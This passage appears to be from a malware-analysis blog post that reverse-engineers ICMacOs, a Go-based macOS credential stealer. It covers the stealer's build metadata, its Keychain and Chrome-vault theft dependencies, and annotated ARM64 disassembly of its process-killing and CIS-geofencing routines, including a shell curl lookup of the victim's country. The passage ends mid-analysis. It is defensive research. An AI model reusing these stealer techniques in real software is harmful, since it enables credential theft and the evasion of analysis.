Go binaries pack an extraordinary amount of metadata inside the compiled executable. Unless a developer strips the binary using specific linker flags (-ldflags="-s -w"), the Go toolchain embeds the compiler version, the root module path, the build settings, and the exact version of every third-party dependency.
We extract this metadata using the native go version -m command.
go version -m d9df05a3fb68d302ecf134a1214b609c6ec0a3fb9122907214afac3908b587f4Output:

Decoding the build manifest
This output reveals the author's toolchain setup and operational capabilities before we write a single line of disassembly:
go1.24.0 targeting darwin/arm64 (GOARM64=v8.0).github.com/ultra-supara/ICMacOs. This directly exposes the author's internal repository naming convention.(CGO_ENABLED=0): By compiling without Cgo, the author avoided linking against system C libraries. This explains why the malware imports modernc.org/sqlite instead of the standard C-backed mattn/go-sqlite3. A pure Go SQLite engine allows the binary to query local SQLite stores (browser history, cookies, Apple Notes) without triggering dynamic library dependencies.moond4rk/keychainbreaker v0.2.6): This open-source package is built to extract passwords and keys from macOS Keychain database files. Its presence in the dependency tree confirms native credential theft capabilities.gorilla/websocket v1.5.3): While ordinary stealers rely solely on one-shot HTTP POST uploads, a WebSocket dependency indicates a persistent, bidirectional channel between the infected Mac and the attacker server.golang.org/x/crypto v0.43.0): Used for PBKDF2 key derivation and cipher block chaining, necessary to decrypt Chrome and Chromium Safe Storage vaults.tidwall/gjson v1.18.0): Provides fast querying of JSON files, targeting browser configuration files, extension manifests, and the malware's own local configuration.Process management and geofencing in ARM64 disassembly
When analyzing Go binaries on macOS, static analysis can feel intimidating because Go uses its own runtime scheduler and calling conventions. Unlike standard C programs that pass arguments in registers x0 through x7 and place return values in x0, Go 1.17 and newer versions use a register-based internal ABI that mixes stack allocations with register passing.
In this section, we examine two defensive mechanisms built into ICMacOs by inspecting their raw ARM64
assembly in Binary Ninja:
_main.killOldProcesses: Enforces a single running instance._main.getIsCIS: Detects analysis environments and filters victims based on geography.Enforcing single-instance execution (main.killOldProcesses at 0x100432fb0)

The malware author ensures only one copy of the stealer runs at any given time. If an analyst or user attempts to launch the binary multiple times, or if a previous instance is hanging, this routine finds and terminates earlier processes.
# Block 1: Stack check and prologue
100432fb0  ldr     x16, [x28, #0x10]
100432fb4  sub     x17, sp, #0x10
100432fb8  cmp     x17, x16
100432fbc  b.ls    0x10043312c
100432fc0  str     lr, [sp, #-0x90]!
100432fc4  stur    fp, [sp, #-0x8]
100432fc8  sub     fp, sp, #0x8
Understanding the Go stack guard
Every Go function begins with instructions that check whether the current goroutine has sufficient stack space. In ARM64 Go binaries, register x28 holds the pointer to the current g (goroutine) struct.
0x100432fb0, ldr x16, [x28, #0x10] loads the goroutine stack guard boundary into x16.0x100432fb4 and 0x100432fb8, it compares the adjusted stack pointer (x17) against x16.b.ls 0x10043312c branches to runtime.morestack_noctxt to allocate a larger stack chunk.lr) and frame pointer (fp).Inspecting the process discovery command
Directly after the prologue, the function records its own Process ID (PID) and prepares an external command invocation:
100432fd0  bl      0x1000b5550          ; os.Getpid()
100432fd4  str     x0, [sp, #0x38]      ; Store current PID at [sp + 0x38]
...
100432fe8  adrp    x0, 0x100480000
100432fec  add     x0, x0, #0x941       ; Pointer to string "-f"
...
100432ffc  adrp    x0, 0x100481000
100433000  add     x0, x0, #0x638       ; Pointer to string "ICMacOs"
...
100433008  adrp    x0, 0x100480000
10043300c  add     x0, x0, #0xecf       ; Pointer to string "pgrep"
100433010  mov     x1, #0x5             ; Length of "pgrep" = 5 bytes
10043301c  bl      0x10022bd40          ; os/exec.Command("pgrep", "-f", "ICMacOs")
100433020  bl      0x10022e510          ; exec.Cmd.Output()
ARM64 instructions use PC-relative addressing with page pairs: adrp computes the base address of a 4KB memory page, and add applies the offset within that page. Here, the malware builds a slice containing "-f" and "ICMacOs", moves the command name "pgrep" into x0, sets length 5 in x1, and executes pgrep -f ICMacOs.
PID evaluation and termination loop
The command output is split into individual PID strings using strings.Fields and converted to integers via strconv.Atoi:

100433084  ldr     x2, [x0]
100433088  ldr     x1, [x0, #0x8]
100433094  bl      0x1000978b0          ; strconv.Atoi(pidString)
...
1004330a4  ldr     x2, [sp, #0x38]      ; Load own PID from [sp + 0x38]
1004330a8  cmp     x2, x0               ; Compare own PID with discovered PID
1004330ac  b.eq    0x100433064          ; If equal, skip termination
...
1004330b8  bl      0x1000d2cb0          ; os.FindProcess(targetPID)
1004330c0  adrp    x27, 0x100949000
1004330c4  ldr     x1, [x27, #0xdd0]    ; Load syscall.SIGKILL (9)
1004330d8  bl      0x1000d2720          ; Process.Signal(syscall.SIGKILL)
Notice the critical check at 0x1004330a8: cmp x2, x0. If the discovered PID matches the stealer's own PID (b.eq 0x100433064), it advances to the next loop iteration. Any other PID matching "ICMacOs" is terminated immediately with SIGKILL (signal 9).
Geofencing and CIS evasion (main.getIsCIS at 0x100435fc0)
Threat actors targeting specific geographic demographics frequently incorporate country checks to avoid infecting systems in their home region (often the Commonwealth of Independent States, or CIS).
In _main.getIsCIS, the binary uses a two-tier verification mechanism: an external web query followed by a local system environment fallback.
Building the 12-country hash table
At entry, the function initializes a 12-element Go map containing CIS country codes:

100435fe8  adrp    x0, 0x100595000
100435fec  add     x0, x0, #0x780       ; Map type descriptor
100435ff0  orr     x1, xzr, #0xc        ; Initial capacity = 12 (0xc)
100435ff8  bl      0x10006b750          ; runtime.makemap()
It inserts 12 two-character country strings using runtime.mapassign_faststr (0x100007d60):
| No. | Address | Country Code | Country |
|---|---|---|---|
| 1 | 0x100480945 | RU | Russia |
| 2 | 0x100480947 | BY | Belarus |
| 3 | 0x100480949 | KZ | Kazakhstan |
| 4 | 0x10048094b | UA | Ukraine |
| 5 | 0x10048094d | AM | Armenia |
| 6 | 0x10048094f | KG | Kyrgyzstan |
| 7 | 0x100480951 | TJ | Tajikistan |
| 8 | 0x100480953 | UZ | Uzbekistan |
| 9 | 0x100480955 | MD | Moldova |
| 10 | 0x100480957 | AZ | Azerbaijan |
| 11 | 0x100480959 | TM | Turkmenistan |
| 12 | 0x10048095b | GE | Georgia |
The network check (0x1004363b0)
At address 0x1004361b0, the binary calls internal helper 0x1004363b0. Looking at the disassembly of that helper reveals an external HTTP request:


1004363d8  adrp    x5, 0x100480000
1004363dc  add     x5, x5, #0x93f       ; "-c" (length 2)
1004363e4  mov     x5, #0x2e            ; Length 46 bytes
1004363ec  adrp    x5, 0x100496000
1004363f0  add     x5, x5, #0x125       ; "curl -s --max-time 5 <https://ipinfo.io/country>"
1004363f8  adrp    x0, 0x100480000
1004363fc  add     x0, x0, #0x95d       ; "sh" (length 2)
10043640c  bl      0x10022bd40          ; os/exec.Command("sh", "-c", "curl...")
100436410  bl      0x10022e510          ; exec.Cmd.Output()
If the curl command fails or encounters a timeout, it returns the string "unknown" (0x1004815dd)
Fallback verification: local locale
Returning to _main.getIsCIS, the binary tests whether the returned string is "unknown":

1004361b4  cmp     x1, #0x7             ; Check if string length is 7
1004361bc  ldr     w5, [x0]             ; Load first 4 bytes
1004361c0  mov     x6, #0x6e75
1004361c4  movk    x6, #0x6e6b, lsl #16 ; Matches "unkn"
1004361c8  cmp     w5, w6
...
1004361d8  cmp     w5, w6               ; Matches "ow"
1004361e4  cmp     w5, #0x6e            ; Matches "n"
